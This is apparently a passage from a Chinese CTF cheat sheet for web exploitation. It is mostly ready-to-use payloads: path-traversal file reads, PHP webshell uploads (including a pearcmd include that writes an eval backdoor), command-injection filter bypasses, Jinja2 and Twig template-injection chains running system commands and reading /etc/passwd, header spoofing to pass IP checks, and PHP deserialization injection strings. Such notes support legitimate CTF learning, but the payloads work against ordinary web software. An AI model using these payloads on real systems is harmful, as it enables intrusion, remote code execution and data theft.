
考虑在漏洞点将传入参数请求格式利用BP修改为POST请求下载文件



读取文件：/WEB-INF/web.xml




根据/WEB-INF/web.xml文件信息读取指定文件内容：例如/WEB-INF/classes/com/wm/ctf/FlagController.class



### 3.PYTHON

urllib.urlopen(param).read()利用(绕过gopher，file)，传入local\_file:文件名




### 4.NGINX

读取配置文件：?参数名=file://host名/../../../../../usr/local/nginx/conf/nginx.conf



读文件：?参数名=file://host名/../../../../../文件路径



## 五.文件上传

在AWD文档中，记载了很多相关绕过方式，下面只记录新的绕过规则打法

<?绕过一句话木马(蚁剑连接密码为shell)



Nginx中.htaccess绕过，之后上传文件后缀名改为.mochu



蚁剑连接如果flag文件显示为空，右键文件保存到本地用sublime打开即可

.user.ini配合文件内容绕过，需要上传目录中存在可以访问的php文件(.user.ini会在访问同目录下的php文件时将指定的文件变为php格式解析)，之后上传.user.ini中图片文件名格式的一句话木马文件，蚁剑连接上传目录下的php文件即可get shell



pearcmd指令上传：如果存在include($\_GET($file))，则考虑BP传入参数(一定要用BP传参，否则尖括号会被url编码)：

?file=+config-create+/&file=/usr/local/lib/php/pearcmd&/<?=eval($\_POST[1])?>+/var/www/html/a.php

之后蚁剑连接url前缀a.php后，密码输入1即可

文件名写入一句话木马利用



随机目录绕过：文件名前加上：/…/，即可向上层目录写入文件

apache解析漏洞绕过后缀名验证：上传文件时后缀名写成：php.xxx，这样在解析是apache不认识后缀xxx，就会当做前面的php利用

## 六.Linux指令

PING指令：能够PING通的IP地址&&控制台指令(左边为真则右边执行)

命令绕过：ls->l””s

字符绕过：字符变为八进制(/->\57)，或者16进制(/->\x2E)，或者16进制unicode(/->\u(unicode值))

空格绕过： ->${IFS}

## 七.SSTI(Python)

在AWD文档中，记载了一部分写法

判断有无SSTI注入：{{10+20}}，如果页面显示出30则存在SSTI注入

\_\_class\_\_：返回类型所属对象

\_\_mro\_\_：返回一个包含对象所继承的基类元组，方法再解析时按照元组顺序解析

\_\_subclasses\_\_：每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表

\_\_init\_\_：类的初始化方法

\_\_globals\_\_：对包含函数全局变量的字典的引用

\_\_builtins\_\_：builtins就是引用

在python 里 [] 表示空列表，()表示空元组，{}表示空字典 对字典、列表、元祖的  
取值均使用变量名 x[index or key] 的形式。

获取基类的几种方法：

[].\_\_class\_\_.\_\_base\_\_

''.\_\_class\_\_.\_\_mro\_\_[2]

().\_\_class\_\_.\_\_base\_\_

{}.\_\_class\_\_.\_\_base\_\_

request.\_\_class\_\_.\_\_mro\_\_[8]

[].\_\_class\_\_.\_\_bases\_\_[0]

获取基本类的子类：[].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

Object基类对应下标一般为2，file类对应下标一般为40，Printer类对应下标一般为71

查找Object类：{{''.\_\_class\_\_.\_\_mro\_\_[?]}}，这里的?从1开始试，直到返回为<type ‘object’>

寻找可用引用：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()}}，对应类型前有多少个，，就是对应的下标值

查看当前目录结构：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].listdir('.')}}

读取文件：{{''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[file类对应下标]('文件名').read()}}

三个常用payload：

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].popen('catfl4g').read()

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[Printer类对应下标].\_\_init\_\_.\_\_globals\_\_['os'].system('ls')

''.\_\_class\_\_.\_\_mro\_\_[Object基类对应下标].\_\_subclasses\_\_()[file类对应下标]('/etc/passwd').read()

基础绕过payload()：

{%print([].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[可利用类对应下标]["\_\_in""it\_\_"]["\_\_globals\_\_"]["\_\_builtins\_\_"].\_\_import\_\_("os")["pop""en"]("cat /flag").read())%}

{{''.\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[可利用类对应下标].\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_']['\_\_imp'+'ort\_\_']('o'+'s').listdir('/')}}

(下面的文件根据实际修改)

{% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}{% if c.\_\_name\_\_=='catch\_warnings' %}{{ c.\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_'].open('txt.galf\_eht\_si\_siht/'[::-1],'r').read() }}{% endif %}{% endfor %}

SSTI查找可利用类脚本(注意修改地址)：



配置文件settings.py利用：

获取回显信息，查找数据库类型等信息输入：@/opt/api/api/settings.py

根据数据库信息，查找数据库内部信息输入：@/opt/api/database.sqlite3

在 Flask 中，url\_for 函数是定义在 Flask 的全局命名空间中的，因此可以通过访问 url\_for.\_\_globals\_\_ 来获取 Flask 全局命名空间的内容。http://61.147.171.105:60495/shrine/{{url\_for.\_\_globals\_\_}}

或者

http://61.147.171.105:60495/shrine/{{get\_flashed\_messages.\_\_globals\_\_}}


get\_flashed\_messages() 是 Flask 提供的一个函数，用于获取通过 Flask 的消息闪现机制（flash）传递给用户的消息。

在 Flask 中，闪现消息是一种临时存储的机制，允许在一个请求中传递消息给下一个请求。它通常用于在用户之间显示一次性的提示或警告消息。

输入：/shrine/{{url\_for.\_\_globals\_\_['current\_app'].config}}

或者输入：/shrine/{{get\_flashed\_messages.\_\_globals\_\_['current\_app'].config}}


#在 Flask 全局命名空间中访问当前应用程序的配置对象



无下标读文件：

{% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}{% if c.\_\_name\_\_=='catch\_warnings' %}{{ c.\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_'].open('文件名','r').read() }}{% endif %}{% endfor %}

{% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}{% if c.\_\_name\_\_=='catch\_warnings' %}{{ c.\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_'].eval("\_\_import\_\_('os').popen('cat 文件名').read()") }}{% endif %}{% endfor %}



AngularJS的SSTI：如果存在{{1+1}}回显为2，传入(操作可以不是alert(1)根据实际修改)：

{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}}

<class 'os.\_wrap\_close'>类利用：{{"".\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()[os.\_wrap\_close类下标].\_\_init\_\_.\_\_globals\_\_['popen']('cat /app/server.py').read()}}

## 八.HTTP请求伪造

通过指定url访问：BP拦截后修改Referer为目标url绕过


通过指定浏览器访问：BP拦截后修改User-Agent为目标浏览器绕过

通过本地访问：BP拦截后修改X-Forwarded-For为127.0.0.1绕过，如果不行就在BP拦截请求加上X-Real-IP:127.0.0.1

根据浏览器F12源代码中的js泄露可以伪造假数据利用，包括修改content-type、参数、获取请求信息等



getIp()=’xxx’限制：BP拦截后输入：Client-ip:xxx



## 九.PHP序列化

基本函数用法如下

<?php

class test{

public $varr1="abc";

public $varr2="123";

public function echoP(){

echo $this->varr1."<br>";

}

public function \_\_construct(){

echo "\_\_construct<br>";

}

public function \_\_destruct(){

echo "\_\_destruct<br>";

}

public function \_\_toString(){

return "\_\_toString<br>";

}

public function \_\_sleep(){

echo "\_\_sleep<br>";

return array('varr1','varr2');

}

public function \_\_wakeup(){

echo "\_\_wakeup<br>";

}

}

$obj = new test(); //实例化对象，调用\_\_construct()方法，输出\_\_construct

$obj->echoP(); //调用echoP()方法，输出"abc"

echo $obj; //obj对象被当做字符串输出，调用\_\_toString()方法，输出\_\_toString

$s =serialize($obj); //obj对象被序列化，调用\_\_sleep()方法，输出\_\_sleep

echo unserialize($s); //$s首先会被反序列化，会调用\_\_wake()方法，被反序列化出来的对象又被当做字符串，就会调用\_toString()方法。

// 脚本结束又会调用\_\_destruct()方法，输出\_\_destruct

?>

输出

\_\_construct  
 abc  
 \_\_toString  
 \_\_sleep  
 \_\_wakeup  
 \_\_toString  
 \_\_destruct  
 \_\_destruct

\_\_destruct(类执行完毕以后调用，其最主要的作用是拿来做垃圾回收机制。)

\_\_construct(类一执行就开始调用，其作用是拿来初始化一些值。)

\_\_toString(在对象当做字符串的时候会被调用。)

\_\_wakeup(该魔术方法在反序列化的时候自动调用，为反序列化生成的对象做一些初始化操作)

\_\_sleep(在对象被序列化的过程中自动调用。sleep要加数组)

\_\_invoke(当尝试以调用函数的方式调用一个对象时，方法会被自动调用)

\_\_get(当访问类中的私有属性或者是不存在的属性，触发\_\_get魔术方法)

\_\_set(在对象访问私有成员的时候自动被调用，达到了给你看，但是不能给你修改的效果！在对象访问一个私有的成员的时候就会自动的调用该魔术方法)

\_\_call(当所调用的成员方法不存在（或者没有权限）该类时调用，用于对错误后做一些操作或者提示信息)

\_\_isset(方法用于检测私有属性值是否被设定。当外部使用isset读类内部进行检测对象是否有具有某个私有成员的时候就会被自动调用！)

\_\_unset(方法用于删除私有属性。在外部调用类内部的私有成员的时候就会自动的调用\_\_unset魔术方法)

不可见字符绕过：使用序列化的时候，要把类内部变量全部设置为public类型

===和==绕过：使用===时为强比较，比较类型和值，例如”1”等于“1”，”1”不等于1。而==时为弱比较，只比较值，例如”1”等于“1”，”1”等于1

file\_get\_contents($this->filename)利用：传入

php://filter/read=convert.base64-encode/resource=flag.php

回显序列化串中存在参数解析并显示对应文件内容利用：序列化串中对应变量设置为：file:///文件路径例如：1 and 0 union/\*\*/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}' from users#

查找flag文件：find / -name flag\*

\_\_get($key)->\_\_invoke：\_\_get($key)方法返回的是函数，而\_\_invoke方法当尝试以调用函数的方式调用一个对象时，方法会被自动调用。即\_\_get(key)会触发存在私有变量(protected、private)类的\_\_invoke方法，这里的key可以是任意存在\_\_invoke方法的类。

\_\_preg\_match->\_\_toString：\_\_preg\_match对类中的对象进行比较，将它作为字符串，所以会调用类中的\_\_toString方法

最后要利用\_\_toString实现页面内容输出

$\_SESSION过滤函数键值绕过：如果过滤了指定的键值名称，通过设置合理的被过滤键值长度的组合，使用序列化的字符串在被过滤后仍然合理，即可正常利用并解析，例如：

$\_SESSION['phpflag']=";s:1:\"1\";s:3:\"img\";s:20:\"ZDBnM19mMWFnLnBocA==\";}"; $\_SESSION['img'] = base64\_encode('guest\_img.png'); var\_dump( serialize($\_SESSION) );

原本应该是这样，两个元素，键值长度为7的phpflag(这个字符串被过滤)，键值为48长度的字符串(这个字符串里分别包含长度为1、3、20的键值1、img、ZDBnM19mMWFnLnBocA==)，也就是两层的合法序列化字符串。

#"a:2:{s:7:"phpflag";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}"

被过滤的结果变为键值长度为7、3、20的键值”;s:48;、img、ZDBnM19mMWFnLnBocA==，变为一层的合法序列化字符串

s:7:"";s:48:";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}"


注意实际过滤后的长度要跟实际题目匹配修改

replace函数序列化的拼接+伪造利用，利用函数替换，导致实际长度增加，增加的部分被挤了出来，到了新的参数位置上，然后闭合，例如(假设where替换为hacker，因为多了一位，所以只要序列化串转换后多出来的位数等于字符串”";}s:5:"photo";s:10:"config.php";}”的位数即可，利用的参数名为photo)：

wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}

system绕过：使用assert配合phpinfo()，即assert(phpinfo())

快速触发desrtuct：去掉序列化尾部的}




## 十.Twig模版注入漏洞

PHP中XFF可能存在Twig模版注入漏洞：


BP拦截页面增加X-Forwarded-For:{{1+1}}后回车，如果页面回显2则存在XFF漏洞




查看当前目录结构：X-Forwarded-For:{{system(‘ls’)}}后回车



查看根目录结构：X-Forwarded-For:{{system(‘ls /’)}}后回车



读取文件：X-Forwarded-For:{{system(‘cat /文件名’)}}后回车



PHP中Cookie可能存在Twig模版注入漏洞：

首先在BP截取参数后，在利用的参数名用：;参数名=输入，写到Cookie后面

输入：{{7\*‘7’}}，返回49表示是 Twig 模块，返回7777777表示是 Jinja2 模块

查看id输入：{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("id")}}

查看flag输入：{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("cat /flag")}}



## 十一.nmap指令漏洞

nmap用法在AWD文档中，这里只介绍漏洞函数利用

escapeshellarg(),escapeshellcmd()两个函数组合漏洞利用，例如：

$host = $\_GET['host'];

$host = escapeshellarg($host);

